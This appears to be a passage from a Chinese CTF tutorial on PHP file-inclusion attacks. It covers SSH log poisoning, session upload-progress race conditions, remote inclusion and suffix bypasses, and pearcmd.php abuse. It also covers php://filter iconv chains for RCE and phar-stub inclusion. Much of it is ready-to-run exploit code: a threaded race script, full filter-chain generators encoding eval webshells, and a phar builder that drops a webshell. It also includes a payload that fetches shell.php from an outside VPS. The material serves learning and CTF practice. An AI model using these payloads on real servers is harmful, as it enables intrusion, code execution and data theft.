SSH如果开启了日志记录的功能，那么会将ssh的连接日志记录到ssh日志文件当中，将连接的用户名设置成恶意代码，用命令连接服务器192.168.1.1的ssh服务

```
ssh "<?php @eval($_POST[123]);?>"@192.168.1.1
```

查看日志文件/var/log/auth.log，可以观察到恶意代码已经写入到日志文件

四.session包含

4.1Session的工作原理

在PHP中，Session是用来保存用户数据的一种方式。当使用session_start()函数初始化Session时，PHP会在服务器上的特定路径下创建一个Session文件。这个路径可以在php.ini文件中通过session.save_path指定。Session文件通常以sess_为前缀，后面跟着一个Session ID。当用户再次访问网站时，服务器会通过这个Session ID来找到对应的Session文件，并加载其中的数据。

4.2利用条件

session文件包含的利用条件有三个：

Session的存储位置可以获取，Session的内容可控,session.upload_progress.enable=on

一般通过以下两种方式获取session的存储位置：

通过phpinfo的信息获取session的存储位置。
通过phpinfo的信息获取`session.save_path`
通过猜测默认的session存储位置进行尝试
通常Linux中的Session的默认存储位置在`/var/lib/php/session`目录下


session常见存储路径:

```
/var/lib/php/sess_PHPSESSID
/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID
session文件格式:sess_[phpsessid],而phpsessid在发送的请求的cookie字段中可以看到。
```

我们先看一下在php.ini中的几个关于session的配置

```
session.upload_progress.enabled = on
说明：启用上传进度功能。当设置为 on 时，PHP 将允许在文件上传过程中追踪进度。需要与其他相关配置一起使用。

session.upload_progress.cleanup = on
说明：启用上传进度的清理功能。当设置为 on 时，PHP 会在上传完成后自动清理与上传进度相关的临时 Session 数据。这样可以防止过多的进度信息占用内存。（默认开启）

session.upload_progress.prefix = "upload_progress_"
说明：设置上传进度 Session 变量的前缀。PHP 会创建一个以该前缀开头的 Session 变量来存储上传进度信息。默认情况下，上传进度变量的名称会是 upload_progress_[session_id] 的形式。

session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS"
说明：设置用于访问上传进度信息的 Session 变量的名称。默认情况下，这个名称是 PHP_SESSION_UPLOAD_PROGRESS，可以在 JavaScript 或其他客户端代码中使用该名称来获取上传进度。

session.upload_progress.freq = "1%"
说明：设置上传进度更新的频率。该选项指定了上传进度的信息更新频率，值为 1% 表示每当上传进度达到 1% 时，PHP 会更新进度信息。可以设置为更高的比例，以减少 Session 的更新次数。

session.upload_progress.min_freq = "1"
```

说明：设置更新进度信息的最小频率（以秒为单位）。设置为 1 表示每秒至少更新一次上传进度信息。此选项可以帮助控制频繁更新所带来的性能开销。



Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	*no value*	*no value*
session.cookie_httponly	0	0
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	0	0
session.gc_divisor	100	100
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	*no value*	*no value*
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	1	1
session.use_only_cookies	1	1
session.use_strict_mode	0	0
session.use_trans_sid	0	0

4.3如何创建session文件呢。

如果`session.auto_start=On` ，则PHP在接收请求的时候会自动初始化Session，不再需要执行session_start()。但默认情况下，这个选项都是关闭的。

但session还有一个默认选项，`session.use_strict_mode=Off`，这个配置决定了我们是否可以随意更改session，如果这个配置是打开的，比如，服务器端给的`PHPSESSID=wang`,此时我们**在Cookie里更改PHPSESSID=zhang**，服务端那边是不会认的,生成的文件是sess_wang。但例如这个配置关闭的话，我们就可以抓包更改PHPSESSID=zhang，此时在临时目录下就会生成sess_zhang临时文件。

同时上面也讲过了**SESSION_UPLOAD_PROGRESS**，既然session会被存储到临时文件中且又会往session文件中写入内容，那么如果我们能控制写入的内容，就能往目标主机上写马了，再配合文件包含漏洞就可以达到我们想要的效果。

事实上**SESSION_UPLOAD_PROGRESS**会把post的内容写入到session文件,通过控制post的内容即可写马

那么问题就来了,为什么不直接往session文件里面写马?因为虽然我们能控制session文件的名字,但是我们并不能控制它的内容(Session 文件内容是由 PHP 自动序列化生成的),只能使用**SESSION_UPLOAD_PROGRESS**去实现.

4.4.攻击步骤

将恶意代码写入PHP_SESSION_UPLOAD_PROGRESS下
攻击者可以通过PHPinfo或者猜测到session存放的位置
PHPSEESID可以获得文件名称 (这个文件名可以控制，上面说了php默认session.use_strict_mode=Off)
通过本地文件包含漏洞可以解析session文件达到攻击的目的

`cleanup=on`表示当文件上传结束后，php将会立即清空对应session文件中的内容，这个选项非常重要

如果**session.upload_progress.cleanup**被打开了,这就意味着**SESSION_UPLOAD_PROGRESS**往session中被写入的内容会被即时清除,这时候我们就需要利用利用PHP_SESSION_UPLOAD_PROGRESS加`条件竞争`进行文件包含

例题：ctfshow-82

```php
<?php

if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
```

按照上面的步骤得

```python
# -*- coding: utf-8 -*-
# @author:lonmar
import io
import requests
import threading

sessID = 'flag'          #session文件名控制
url = ''      #这里改为题目的url地址


def write(session):
    while event.isSet():
        f = io.BytesIO(b'a' * 1024 * 50)
        response = session.post(
            url,
            cookies={'PHPSESSID': sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php system("cat *.php");?>'},
      #session中写入一句话
            files={'file': ('test.txt', f)}     #写入文件
        )


def read(session):
    while event.isSet():
        response = session.get(url + '?file=/tmp/sess_{}'.format(sessID))
        if 'test' in response.text: #如果成功打开文件，则竞争成功!
            print(response.text)
            event.clear()
        else:
            print('[*]retrying...')

 #条件竞争
if __name__ == '__main__':
    event = threading.Event()
    event.set()
    with requests.session() as session:
        for i in range(1, 100):
            threading.Thread(target=write, args=(session,)).start()
```

```
        for i in range(1, 100):
            threading.Thread(target=read, args=(session,)).start()
```

五:无限制远程文件包含

无限制远程文件包含是指包含文件的位置并不在本地服务器，而是通过URL的形式包含到其他服务器上的文件，以及执行文件中的恶意代码利用条件

```
allow_url_fopen=on
allow_url_include=on
```

接下来我们看一下怎么实现的，依旧此题

```
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file.".php");
}else{
    highlight_file(__FILE__);
}
```

然后在我们的云服务器上的web目录同样创建一个php文件

```
//1.php
<?php phpinfo(); ?>
```

然后进行远程包含

```
http://127.0.0.1/1.php?file=http://101.200.39.193/1.php
```

即可得到phpinfo()页面

六:有限制远程文件包含

有限制的远程文件包含是代码中存在特定的前缀和后缀.php /.html 等拓展名过滤的时候，攻击者需要绕过前缀或者拓展名过滤，才能远程执行URL代码,例如下题：

```
    include($_GET['filename'].".html");
```

通常有限制的远程文件包含可以通过问号、井号、空格绕过

6.1通过问号绕过

可以在问号后面添加html字符串，问号后面的拓展名会被当做查询，从而绕过过滤

```
http://127.0.0.1/1.php?file=http://101.200.39.193/1.php?
```

6.2通过#号绕过

可以在#后面添加HTML字符串，#会截断后面的拓展名，从而绕过拓展名过滤.#的URL编码为%23

```
http://127.0.0.1/1.php?file=http://101.200.39.193/1.php%23
```

6.3通过空格绕过

```
http://www.abc.com/file.php?filename=http://192.168.2.1/1.php%20
```

我觉得这个远程文件包含显然是当各种协议都用不了的时候才用，利用面较小

七:利用pearcmd.php从LFI到getshell

```
条件:register_argc_argv=On
```

依旧此题

```
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file.".php");
}else{
    highlight_file(__FILE__);
}
```

当我们打（不出网）

```
?+config-create+/&file=/usr/local/lib/php/pearcmd.php&/<?=phpinfo()?>+/tmp/1.php
```

这个`<?=phpinfo();?>`恶意代码就写进了/tmp/1.php,然后包含/tmp/1.php会执行phpinfo了

如果靶机出网，打

```
file=/usr/local/lib/php/pearcmd.php&+install+-R+/tmp+http://vps/shell.php
```

原理：
当 register_argc_argv 开启时，PHP会把 ?+a+b+c 这样的查询字符串，解析成 $_SERVER['argv'] 数组，其值为 ["a", "b", "c"]。

pearcmd.php 恰好有一个命令叫 config-create，它需要两个参数：参数1：一个配置文件模板（可以是任意内容）。参数2：要将这个配置文件保存到的路径。

这就产生了一个致命的组合：我们可以通过Web请求，让 pearcmd.php 执行 config-create 命令，并将我们提供的恶意代码（如 <?php phpinfo();?>）写入到服务器上的任何一个我们有权限写的目录。
分析payload：
+config-create+/&：这里的 + 在URL中被解析为空格。PHP解析后，$_SERVER['argv'] 的第一个元素是 config-create。
file=...：这是文件包含漏洞本身的参数，必须保留。

/<?=phpinfo()?>+/tmp/1.php：这是继续传递给 config-create 的参数。解析后，第二个元素是 /<?=phpinfo()?>（作为配置文件内容），第三个元素是 /tmp/1.php（作为文件保存路径）

注意:在传参的时候不能用hackbar用bp，因为<和>会被hackbar编码而不会生效

例题:

2024极客大挑战：ez_include
2023-newstar:Include 🍐
2024-Lilctf:Your Uns3r
2023-newstar:4-复盘

利用pearcmd.php文件包含拿shell（LFI） | XiLitter

Docker PHP裸文件本地包含综述 | 离别歌

对于RCE和文件包含的一点总结

八：利用filter过滤器的编码组合构造RCE

python脚本

```
import requests

url = "http://localhost:49819/?file="
file_to_use = "/etc/passwd"
command = "/readflag"

# <?=`$_GET[0]`;;?>
base64_payload = "PD89YCRfR0VUWzBdYDs7Pz4"

conversions = {
    'R':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EU
CTW|convert.iconv.MAC.UCS2',
    'B':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EU
CTW|convert.iconv.CP1256.UCS2',
    'C': 'convert.iconv.UTF8.CSISO2022KR',
```

```
    '8':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UC
S2',
    '9':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.ISO69
37.JOHAB',
    'f':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.SH
IFTJISX0213',
    's':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L3.T.
61',
    'z':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.NA
PLPS',
    'U':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.CP113
3.IBM932',
    'P':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-
2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213',
    'V':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-
2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.851.BIG5',
    '0':
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-
2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2',
    'Y':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.ISO-IR-111.UCS2',
    'W':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.851.UTF8|convert.iconv.L7.UCS2',
    'd':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2',
    'D':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.SJIS.GBK|convert.iconv.L10.UCS2',
    '7':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUC
TW|convert.iconv.L4.UTF8|convert.iconv.866.UCS2',
    '4':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUC
TW|convert.iconv.L4.UTF8|convert.iconv.IEC_P271.UCS2'
}


# generate some garbage base64
filters = "convert.iconv.UTF8.CSISO2022KR|"
filters += "convert.base64-encode|"
# make sure to get rid of any equal signs in both the string we just generated
and the rest of the file
filters += "convert.iconv.UTF8.UTF7|"
```

```
for c in base64_payload[::-1]:
    filters += conversions[c] + "|"
    # decode and reencode to get rid of everything that isn't valid base64
    filters += "convert.base64-decode|"
    filters += "convert.base64-encode|"
    # get rid of equal signs
    filters += "convert.iconv.UTF8.UTF7|"

filters += "convert.base64-decode"

final_payload = f"php://filter/{filters}/resource={file_to_use}"

r = requests.get(url, params={
    "0": command,
    "action": "include",
    "file": final_payload
})

print(r.text)
```

php脚本

```
<?php
// 基础payload，这是一个被base64编码的字符串
// 解码后的内容是 <?php @eval($_REQUEST['cmd']);,
$base64_payload = "PD9waHAgQGV2YWwoJF9SRVFVRVNUWydjbWQnXSk7Pz4";
// 定义一个转换规则数组，每个字符对应多种iconv转换规则组合
// 这些规则用于在字符编码转换过程中混淆payload，绕过安全检测
$conversions = array(
    // '/' 字符的转换规则，通过多次iconv转换来混淆数据
    '/' =>
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-
8|convert.iconv.CSISOLATIN6.UCS-4',

    // 数字字符的转换规则
    // 每个数字对应多个稀奇古怪的字符编码转换规则组合
    '0' =>
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-
2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2',
    '1' => 'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4',
    '2' => 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_6
9372.CSIBM921',
    '3' => 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE',
    '4' =>
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUC
TW|convert.iconv.L4.UTF8|convert.iconv.IEC_P271.UCS2',
    '5' => 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.GBK.UTF-8|convert.iconv.IEC_P27-
1.UCS-4LE',
```

```
    '6' => 'convert.iconv.UTF-
8.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSIBM943.UCS4|convert.iconv.
IBM866.UCS-2',
    '7' =>
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUC
TW|convert.iconv.L4.UTF8|convert.iconv.866.UCS2',
    '8' =>
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UC
S2',
    '9' =>
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.ISO69
37.JOHAB',

    // 大写字母的转换规则
    'A' => 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',
    'B' =>
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EU
CTW|convert.iconv.CP1256.UCS2',
    'C' => 'convert.iconv.UTF8.CSISO2022KR',
    'D' =>
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.SJIS.GBK|convert.iconv.L10.UCS2',
    'E' => 'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT',
    'F' => 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.icon
v.UHC.JOHAB',
    'G' => 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
    'H' => 'convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213',
    'I' => 'convert.iconv.L5.UTF-
32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213',
    'J' => 'convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4',
    'K' => 'convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE',
    'L' =>
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|con
vert.iconv.OSF00010100.UHC',
    'M' => 'convert.iconv.CP869.UTF-
32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.
WCHAR_T',
    'N' => 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4',
    'O' => 'convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-
3|convert.iconv.ISO2022JP2.CP775',
    'P' => 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB',
    'Q' => 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2',
    'R' => 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4',
    'S' => 'convert.iconv.UTF-
8.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS',
    'T' => 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103',
    'U' =>
'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.CP113
3.IBM932',
    'V' => 'convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB',
```

```
    'W' => 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.MS932.MS936',
    'X' => 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932',
    'Y' => 'convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361',
    'Z' => 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.BIG5HKSCS.UTF16',

    // 小写字母的转换规则
    // 同样使用各种稀奇古怪的字符编码转换组合来混淆数据
    'a' => 'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-
16LE.T.61-8BIT|convert.iconv.865.UCS-4LE',
    'b' => 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-
2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE',
    'c' => 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',
    'd' =>
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF
8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2',
    'e' =>
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-
MS|convert.iconv.ISO-8859-1.ISO_6937',
    'f' => 'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213',
    'g' => 'convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-
932.UTF-8',
    'h' => 'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-
1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE',
    'i' => 'convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-
2|convert.iconv.UTF16.GB13000',
    'j' => 'convert.iconv.CP861.UTF-
16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16',
    'k' => 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2',
    'l' => 'convert.iconv.CP-
AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-
32LE|convert.iconv.IBM932.UCS-2BE',
    'm' => 'convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-
2.MSCP949',
    'n' =>
'convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF32BE.MS
936|convert.iconv.OSF00010004.T.61',
    'o' => 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-
4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE',
    'p' => 'convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-
14.ISO6937|convert.iconv.BIG-FIVE.UCS-4',
    'q' => 'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.GBK.CP932|convert.iconv.BIG5.UCS2',
    'r' =>
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-99.UCS-
2BE|convert.iconv.L4.OSF00010101',
    's' => 'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90',
    't' => 'convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS',
    'u' => 'convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61',
    'v' => 'convert.iconv.851.UTF-
16|convert.iconv.L1.T.618BIT|convert.iconv.ISO_6937-
2:1983.R9|convert.iconv.OSF00010005.IBM-932',
```

```
    'w' => 'convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE',
    'x' => 'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS',
    'y' => 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT',
    'z' => 'convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937'
);

// 初始化过滤链，首先进行base64编码
$filters = "convert.base64-encode|";
$filters .= "convert.iconv.UTF8.UTF7|";

// 遍历反转后的base64_payload中的每个字符
foreach (str_split(strrev($base64_payload)) as $c) {
    // 为每个字符添加对应的转换规则链
    $filters .= $conversions[$c] . "|";

    // 添加base64解码和编码步骤，用于进一步混淆数据
    $filters .= "convert.base64-decode|";
    $filters .= "convert.base64-encode|";

    // 添加UTF8到UTF7的转换，继续混淆数据
    $filters .= "convert.iconv.UTF8.UTF7|";
}

// 最后添加base64解码完成整个转换链
$filters .= "convert.base64-decode";

// 构建最终payload，使用php://filter协议和构建的过滤链读取/etc/passwd文件

$final_payload = "php://filter/{$filters}/resource=/etc/passwd";

var_dump($final_payload);
```

```
2024xyctf:ezLFI,连连看到底是连连什么看
```

[利用filter过滤器的编码组合构造RCE-腾讯云开发者社区-腾讯云]

[php://filter特性包含任意文件getshell | CTF导航]

九:include解析phar文件执行命令

这个考点一般发生在当考文件上传+include的时候

include遇到phar文件会自动解析,因此我们在phar文件内写入恶意代码，包含后就会执行

```
<?php
$phar = new Phar('exp.phar');
$phar->compressFiles(Phar::GZ);
$phar->startBuffering();

$stub = <<<'STUB'
<?php
  $filename="/var/www/html/2.php";
```

```
  $content="<?php eval(\$_POST[1]);?>";
  file_put_contents($filename, $content);
        __HALT_COMPILER();
?>
STUB;

$phar->setStub($stub);
$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();

$fp = gzopen("exp.phar.gz", 'w9');  #压缩为gz绕过过滤
gzwrite($fp, file_get_contents("exp.phar"));
gzclose($fp);

?>
```

解析过程

```
用户请求: include "upload/evil.phar.jpg"
    ↓
PHP内核: compile_filename() 处理文件名
    ↓
Phar扩展拦截检测
    ↓
打开文件流 → rewind到起始位置(rewind文件流操作函数，它的作用是：将文件指针重置到文件的开头位置。)
    ↓
循环检测文件格式:
    ├─ 是GZIP? (\x1f\x8b\x08) → 解压 → rewind → 重新检测是否为phar
    ├─ 是BZIP2? ("BZh") → 解压 → rewind → 重新检测
    ├─ 是ZIP? ("PK\x03\x04") → phar_parse_zipfile() → 解析完成
    ├─ 是TAR? → phar_parse_tarfile() → 解析完成
    └─ 其他格式 → 扫描 __HALT_COMPILER();
          ├─ 找到标记 → phar_parse_pharfile() → 解析完成
          └─ 找不到标记 → 报错退出
    ↓
解析成功 → 提取并执行stub代码
    ↓
返回正常include流程
```

所以我们可以利用这过程绕过waf：
上文我们知道php会默认把这个gz文件解压回phar进行解压，而文件经gz压缩后可以绕过文件上传内容检测waf,而且include判断逻辑是只要文件名里有.phar这几个字就会将文件当作phar解压，所以事实上我们完全不需要保证最后include的是一个xxx.phar.gzip文件，只要文件名里有.phar即可，所以说无论我们是include 1.phar.png还是1.phar.html均可以正常rce，这样我们就可以绕过文件上传的文件名waf，上传任意文件

[当include邂逅phar——DeadsecCTF2025 baby-web – fushulingのblog]

例题：

```
2025?CTF:来getshell 速度!
2025Lilctf：php_jail_is_my_cry
```

文件包含还一些手法例如`segfault遗留下的TEMP文件`(大概操作是通过某种操作让**PHP进程在请求结束前出现异常退出执行，那么临时文件就可以免于被删除了**从而包含它rce，不过仍需要打开allow_url_include)，phpinfo与条件竞争等，详情可看Docker PHP裸文件本地包含综述 | 离别歌

十:php伪协议与死亡绕过

未完待续